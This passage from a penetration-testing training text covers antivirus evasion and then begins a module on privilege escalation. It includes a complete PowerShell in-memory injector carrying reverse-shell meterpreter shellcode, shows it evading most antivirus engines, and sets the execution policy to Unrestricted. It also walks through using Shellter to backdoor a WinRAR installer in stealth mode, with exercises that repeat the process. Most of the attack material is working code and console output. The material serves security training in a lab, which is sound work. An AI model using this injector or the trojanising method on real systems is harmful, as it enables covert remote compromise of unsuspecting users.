8,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0xc,0x24,0xe9,0x71,0xff,0xff,0xff,0x1,0
xc3,0x29,0xc6,0x75,0xc7,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x0,0x53,0xff,0xd5
```

Listing 502 - Generating a PowerShell compatible payload using msfvenom

The resulting output can be copied to the final script after renaming the *$buf* variable from msfvenom *$sc*, as required by the script. Our complete script looks like the following:

```
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocat
ionType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -p
assthru;

[Byte[]];
[Byte[]] $sc = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30
,0x8b,0x52,0xc,0x8b,0x52,0x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x
61,0x7c,0x2,0x2c,0x20,0xc1,0xcf,0xd,0x1,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0
x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x1,0xd1,0x51,0x8b,0x59,0x20,0x1,0xd3,0x8b,0x49
,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x1,0xd6,0x31,0xff,0xac,0xc1,0xcf,0xd,0x1,0xc7,0x3
8,0xe0,0x75,0xf6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x1,0xd3,0
x66,0x8b,0xc,0x4b,0x8b,0x58,0x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24,0x24,0
x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x
33,0x32,0x0,0x0,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x7,0xff,0xd5,0xb8,0
x90,0x1,0x0,0x0,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x68,0x
ac,0x10,0x74,0x8b,0x68,0x2,0x0,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,
0x50,0x68,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x
61,0xff,0xd5,0x85,0xc0,0x74,0xa,0xff,0x4e,0x8,0x75,0xec,0xe8,0x61,0x0,0x0,0x0,0x6a,0x0
,0x6a,0x4,0x56,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,0x36,0x8b,0x3
6,0x6a,0x40,0x68,0x0,0x10,0x0,0x0,0x56,0x6a,0x0,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x9
3,0x53,0x6a,0x0,0x56,0x53,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0x
22,0x58,0x68,0x0,0x40,0x0,0x0,0x6a,0x0,0x50,0x68,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x68
,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0xc,0x24,0xe9,0x71,0xff,0xff,0xff,0x1,0x
c3,0x29,0xc6,0x75,0xc7,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x0,0x53,0xff,0xd5;
```



```
$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc
[$i], 1)};

$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```

Listing 503 - Final script for in-memory injection

According to the results of the VirusTotal scan, only *2* of the *59* AV products detected our script. This is quite promising.



Figure 267: VirusTotal results for in-memory injection in PowerShell

Furthermore, a scan of our script by the Avira AV engine on our Windows machine shows that it is not detected as malicious:



Figure 268: Avira scan on our malicious PowerShell script

Unfortunately, when we attempt to run our malicious script, we are presented with an error that references the *Execution Policies* of our system, which appear to prevent our script from running:

```
C:\Users\offsec\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 56B9-BB74

 Directory of C:\Users\offsec\Desktop

02/27/2018  05:16 AM    <DIR>          .
02/27/2018  05:16 AM    <DIR>          ..
02/27/2018  05:09 AM             2,454 av_test.ps1
02/26/2018  05:55 AM               799 Windows 10 Update Assistant.lnk
               3 File(s)          4,299 bytes
               3 Dir(s)   5,306,019,840 bytes free

C:\Users\offsec\Desktop> powershell .\av_test.ps1
.\av_test.ps1 : File C:\Users\offsec\Desktop\av_test.ps1 cannot be loaded because runn
ing scripts is disabled on this
system. For more information, see about_Execution_Policies at http://go.microsoft.com/
fwlink/?LinkID=135170.
At line:1 char:1
+ .\av_test.ps1
+ ~~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
```

Listing 504 - Attempting to run the script and encountering the Execution Policies error

A quick look at the Microsoft documentation on PowerShell execution policies (linked in the error message) shows that these policies are set on a per-user rather than per-system basis.

Keep in mind that much like anything in Windows, the PowerShell Execution Policy settings can be dictated by one or more Active Directory GPOs.[430] In those cases it may be necessary to look for additional bypass vectors.

Let's attempt to view and change the policy for our current user. Please note that in this instance we have chosen to change the policy rather than bypass it on a per-script basis, which can be achieved by using the `-ExecutionPolicy Bypass` flag for each script when it is run.

```
C:\Users\offsec\Desktop> powershell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Undefined

PS C:\Users\offsec\Desktop> Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope C
urrentUser

PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Unrestricted
```

Listing 505 - Changing the ExecutionPolicy for our current user

The listing above shows that we have successfully changed the policy for our current user to *Unrestricted*. Before executing our script, we will start a meterpreter handler on our Kali attacker machine to interact with our shell:

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proces
LHOST     10.11.0.4        yes       The listen address
LPORT     4444             yes       The listen port


Exploit target:

Id  Name
--  ----
```

[430] (Microsoft, 2018), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-objects

```
0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
```

Listing 506 - Setting up a handler to interact with our meterpreter shell

Now we will try to launch the PowerShell script:

```
PS C:\Users\admin\Desktop> .\av_test.ps1

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     True     Byte[]                                   System.Array
139591680
139591681
139591682
139591683
139591684
139591685
139591686
139591687
139591688
139591689
139591690
139591691
139591692
139591693
139591694
139591695
139591696
139591697
....
```

Listing 507 - Running the PowerShell script

The script executes without any problems and we receive a Meterpreter shell on our attack machine:

```
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 1 opened (10.11.0.4:4444 -> 10.11.0.22:49546)

meterpreter > getuid
Server username: CLIENT251\offsec
```

Listing 508 - Receiving a meterpreter shell on our attacking machine

This means we have effectively evaded Avira detection on our target.

In mature organizations, various machine learning[431] software can be implemented that will try to analyze the contents of the scripts that are run on the system. Depending on the configuration of

[431] (Microsoft, 2109), https://www.microsoft.com/security/blog/2019/09/03/deep-learning-rises-new-methods-for-detecting-malicious-powershell/

these systems and what they consider harmful, scripts such as the above may need to be altered or adapted for the target environment.

17.3.3.2 Exercises

1. Review the code from the PowerShell script and ensure that you have a basic understanding of how it works.
2. Get a meterpreter shell back to your Kali Linux machine using PowerShell.
3. Attempt to get a reverse shell using a PowerShell one-liner rather than a script.[432]

17.3.3.3 Shellter

Shellter[433] is a dynamic shellcode injection tool and one of the most popular free tools capable of bypassing antivirus software. It uses a number of novel and advanced techniques to essentially backdoor a valid and non-malicious executable file with a malicious shellcode payload.

While the details of the techniques Shellter uses are beyond the scope of this module, it essentially performs a thorough analysis of the target PE file and the execution paths. It then determines where it can inject our shellcode, without relying on traditional injection techniques that are easily caught by AV engines. Those include changing of PE file section permissions, creating new sections, and so on.

Finally, Shellter attempts to use the existing PE Import Address Table (IAT)[434] entries to locate functions that will be used for the memory allocation, transfer, and execution of our payload.

With a little bit of theory behind us, let's attempt to bypass our current antivirus software using Shellter. We can install Shellter in Kali using **apt**:

```
kali@kali:~$ apt-cache search shellter
shellter - Dynamic shellcode injection tool and dynamic PE infector

kali@kali:~$ sudo apt install shellter
```

Listing 509 - Installing shellter in Kali Linux

Since Shellter is designed to be run on Windows operating systems, we will also install *wine*,[435] a compatibility layer capable of running win32 applications on several POSIX-compliant operating systems.

```
kali@kali:~$ apt install wine
```

Listing 510 - Installing wine in Kali Linux

Once everything is installed, running **shellter** in a terminal will provide us with a new console running under wine.

[432] (darkoperator, 2012), https://github.com/darkoperator/powershell_scripts/blob/master/ps_encoder.py

[433] (Shellter, 2019), https://www.shellterproject.com

[434] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Portable_Executable#Import_Table

[435] https://www.winehq.org/



Figure 269: Initial shellter console.

Shellter can run in either *Auto* or *Manual* mode. In Manual mode, the tool will launch the PE we want to use for injection and allow us to manipulate it on a more granular level. We can use this mode to highly customize the injection process in case the automatically selected options fail.

For the purposes of this example however, we will run Shellter in Auto mode by selecting 'A' at the prompt.

Next, we must select a target PE. Shellter will analyze and alter the execution flow to inject and execute our payload. For this example, we will use the 32-bit trial executable installer for the popular *WinRAR*[436] utility as our target PE.

Before analyzing and altering the original PE in any way, Shellter will first create a backup of the file:

[436] (RARLAB, 2019), https://www.rarlab.com/download.htm



Figure 270: Selecting a target PE in shellter and performing a backup

As soon as Shellter finds a suitable place to inject our payload, it will ask us if we want to enable *Stealth Mode*,[437] which will attempt to restore the execution flow of the PE after our payload has been executed. We will choose to enable Stealth Mode as we would like the WinRAR installer to behave normally in order to avoid any suspicion.

At this point, we are presented with the list of available payloads. These include popular selections such as meterpreter but Shellter also supports custom payloads.

[437] (Shellter, 2019), https://www.shellterproject.com/faq/



Figure 271: List of payloads available in shellter

Note that in order to restore the execution flow through the Stealth Mode option, custom payloads need to terminate by exiting the current thread.

Given that Avira detected our previously generated meterpreter PE, we will use the same payload settings to test Shellter bypass capabilities. After selecting the payload, we are presented with the default options from Metasploit, such as the reverse shell host (LHOST) and port (LPORT):



Figure 272: Payload options in shellter

With all parameters set, Shellter will inject the payload into the WinRAR installer and attempt to reach the first instruction of the payload.



Figure 273: shellter verifying the injection

Now that the test succeeded, before transferring over the malicious PE file to our Windows client, we will configure a listener on our Kali machine to interact with the meterpreter payload.

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proces
LHOST     10.11.0.4        yes       The listen address
LPORT     4444             yes       The listen port


Exploit target:

Id  Name
--  ----
0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
```

Listing 511 - Setting up a handler for the meterpreter payload

Next, we will manually scan the resultant file with Avira:



Figure 274: Scanning the malicious PE file using Avira

Since Shellter obfuscates both the payload as well as the payload decoder before injecting them into the PE, Avira's signature-based scan runs cleanly. It does not consider the binary malicious.

Once we execute the file, we are presented with the default WinRAR installation window, which will install the software normally without any issues. Looking back at our handler shows that we successfully received a Meterpreter session but the session appears to die after the installation either finishes or is cancelled:

```
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 3 opened (10.11.0.4:4444 -> 10.11.0.22:51367)

meterpreter >
[*] 10.11.0.22 - Meterpreter session 3 closed.  Reason: Died
```

Listing 512 - Receiving the meterpreter session

This makes sense because the installer execution has completed and the process has been terminated. In order to overcome this problem, we can set up an *AutoRunScript* to migrate our Meterpreter to a separate process immediately after session creation. If we re-run the WinRAR setup file after this change to our listener instance, we should receive a different result:

```
msf exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate

msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 4 opened (10.11.0.4:4444 -> 10.11.0.22:51371)
[*] Session ID 4 (10.11.0.4:4444 -> 10.11.0.22:51371) processing AutoRunScript 'post/w
indows/manage/migrate'
[*] Running module against DESKTOP-T27O4CT
[*] Current server process: wrar550.exe (4036)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4832
```

```
[+] Successfully migrated to process 4832

meterpreter > getuid
Server username: DESKTOP-T27O4CT\offsec
```

Listing 513 - Migrating the meterpreter shell into a newly spawned process

After the migration completes, the session will remain active even after we complete the WinRAR installation process or cancel it.

17.3.3.4 Exercises

1. Inject a meterpreter reverse shell payload in the WinRAR executable.
2. Transfer the binary to your Windows client and ensure that it is not being detected by the antivirus.
3. Run the WinRAR installer and migrate your meterpreter shell to prevent a disconnect.
4. Attempt to find different executables and inject malicious code into them using Shellter.

17.4 Wrapping Up

In this module, we discussed the purpose of antivirus software and the most common methods used by vendors to detect malicious code. We briefly explained various antivirus bypass methods that involve different techniques of in-memory shellcode injection and demonstrated successful bypasses using Shellter and PowerShell.

Although we have successfully bypassed antivirus detection in both of our examples, we have barely scratched the surface on the topic of malware detection and evasion. For further reading, and to see how much effort is required for malware writers to evade modern defenses, we encourage you to read the excellent Microsoft article “FinFisher exposed: A researcher’s tale of defeating traps, tricks, and complex virtual machines”.[438]

[438] (Microsoft, 2018), https://cloudblogs.microsoft.com/microsoftsecure/2018/03/01/finfisher-exposed-a-researchers-tale-of-defeating-traps-tricks-and-complex-virtual-machines/

18. Privilege Escalation

During a penetration test, we often gain an initial foothold on a system as a standard or non-privileged user. In these cases, we generally seek to gain additional access rights before we can demonstrate the full impact of the compromise. This process is referred to as *Privilege escalation* and it is a necessary skill as "direct-to-root" compromises are arguably rare in modern environments.

In this module, we will assume we have gained non-privileged user access on a Windows and Linux-based target and will demonstrate privilege escalation techniques on those targets.

While every target can be considered unique due to differences in OS versions, patching levels, and various other factors, there are some common escalation approaches. To leverage these, we will search for misconfigured services, insufficient file permission restrictions on binaries or services, direct kernel vulnerabilities, vulnerable software running with high privileges, sensitive information stored on local files, registry settings that always elevate privileges before executing a binary, installation scripts that may contain hard coded credentials, and many others.

18.1 Information Gathering

After compromising a target and gaining the initial foothold as an unprivileged user, our first step is to gather as much information about our target as possible. This allows us to get a better understanding of the nature of the compromised machine and discover possible avenues for privilege escalation.

In this section, we will explore both manual[439,440] and automated information gathering and enumeration techniques and discuss the strengths and weaknesses of each.

18.1.1 Manual Enumeration

Manually enumerating a system can be time consuming. However, this approach allows for more control and can help identify more exotic privilege escalation methods that are often missed by automated tools.

Some of the commands in this module may require minor modifications depending on the versions of the target operating system. In addition, not all the commands presented in this section will be replicable on the dedicated clients.

18.1.1.1 Enumerating Users

When gaining initial access to a target, one of the first things we should identify is the user context. The **`whoami`** command, available on both Windows and Linux platforms, is a good place to start.

[439] (G0tmi1k, 2011), https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

[440] (FuzzySecurity, 2014), https://www.fuzzysecurity.com/tutorials/16.html

When run without parameters, **whoami** will display the username the shell is running as. On Windows, we can pass the discovered username as an argument to the **net user**[441] command to gather more information.

```
C:\Users\student>whoami
client251\student

C:\Users\student>net user student
User name                    student
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/31/2018 10:37:35 AM
Password expires             Never
Password changeable          3/31/2018 10:37:35 AM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/8/2019 12:56:15 PM

Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users *Users
Global Group memberships     *None
The command completed successfully.
```

Listing 514 - Getting information about users on Windows

Based on the output above, we are running as the *student* user and have gathered additional information including the groups the user belongs to.

On Linux-based systems, we can use the **id**[442] command to gather user context information:

```
student@debian:~$ id
uid=1000(student) gid=1000(student) groups=1000(student)
```

Listing 515 - Getting information about users on Linux

The output reveals the we are operating as the *student* user, which has a User Identifier (UID)[443] and Group Identifier (GID) of 1000.

[441] (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc771865(v%3Dws.11)

[442] (Linux man-pages project, 2019), http://man7.org/linux/man-pages/man1/id.1.html

[443] (Wikipedia, 2019), https://en.wikipedia.org/wiki/User_identifier

To discover other user accounts on the system, we can use the **net user** command on Windows-based systems.

```
C:\Users\student>net user

User accounts for \\CLIENT251

-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount
Guest                    student                  WDAGUtilityAccount
The command completed successfully.
```

Listing 516 - Getting information about the users on Windows

The output reveals other accounts, including the *admin* account.

To enumerate users on a Linux-based system, we can simply read the contents of the /etc/passwd file.

```
student@debian:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
...
speech-dispatcher:x:108:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
...
